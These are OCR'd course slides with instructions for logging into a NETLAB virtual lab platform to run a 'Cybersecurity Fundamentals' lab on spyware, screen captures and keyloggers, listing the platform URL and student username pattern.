
Accessing the Platform

- Select the course
- For this session, we will use “Cybersecurity Fundamentals”




Accessing the Platform


- Select the Lab
- For this session, we will run:
  - Lab 4: Collecting Information with Spyware: Screen Captures and Keyloggers



Accessing the Platform

- Select the next available POD and allocate time





Accessing the Platform

We will use the NETLAB virtual platform:

- **URL:** https://netlab.cec.sc.edu/
- **Username:** usf_user1, usf_user2, …., usf_user40
- **Temporary Password:**